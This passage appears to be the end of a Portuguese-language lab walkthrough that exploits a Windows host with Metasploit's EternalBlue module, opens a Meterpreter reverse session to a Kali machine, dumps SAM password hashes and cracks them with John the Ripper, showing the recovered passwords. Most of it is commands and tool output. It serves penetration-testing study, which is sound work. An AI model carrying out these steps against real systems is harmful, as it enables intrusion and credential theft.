[*] 192.168.159.138:445 - Sending all but last fragment of exploit packet
[*] 192.168.159.138:445 - Starting non-paged pool grooming
[+] 192.168.159.138:445 - Sending SMBv2 buffers
[+] 192.168.159.138:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.159.138:445 - Sending final SMBv2 buffers.
[*] 192.168.159.138:445 - Sending last fragment of exploit packet!
[*] 192.168.159.138:445 - Receiving response from exploit packet
[+] 192.168.159.138:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.159.138:445 - Sending egg to corrupted connection.
[*] 192.168.159.138:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.159.138
[+] 192.168.159.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.159.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.159.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.159.136:4444 → 192.168.159.138:49159) at 2023-06-07 17:12:08 +0100
```

Abriu uma linha de comando, meterpreter, no alvo.

```
meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2010-11-21 05:46:21 +0000  0409
100666/rw-rw-rw-  16480  fil   2023-06-07 17:01:10 +0100  7B296FB0-376B-497e-
```

```
meterpreter > help
```

```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```

Copiar a hash, abrir outra linha de comando da kali e guardar num ficheiro chamado credenciais:

```
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:2d4ef3795f60289b94d569a07e1bcaf4:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b6877f2acb71f985746c15cc97768d8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

```
kali@kali: ~
File  Actions  Edit  View  Help
  GNU nano 7.2                                credenciais.txt *
admin:1000:aad3b435b51404eeaad3b435b51404ee:2d4ef3795f60289b94d569a07e1bcaf4:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b6877f2acb71f985746c15cc97768d8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Com o comando $ john tentar descobrir as passwords:

```
┌──(kali㉿kali)-[~]
└─$ john --format=NT credenciais.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Guest)
12qwaszxZX       (admin)
!@QWAS12qwas     (Administrator)
3g 0:00:00:02 DONE (2023-06-07 17:48) 1.107g/s 5291Kp/s 5291Kc/s 10200KC/s !@mchwn@t0..!@@)6@
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --format=NT credenciais.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show --format=NT credenciais.txt
admin:12qwaszxZX:1000:aad3b435b51404eeaad3b435b51404ee:2d4ef3795f60289b94d569a07e1bcaf4:::
Administrator:!@QWAS12qwas:500:aad3b435b51404eeaad3b435b51404ee:2b6877f2acb71f985746c15cc97768d8:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

3 password hashes cracked, 0 left
```

SUCESSO!

Obtivémos as credenciais de acesso à máquina alvo!

Obrigada!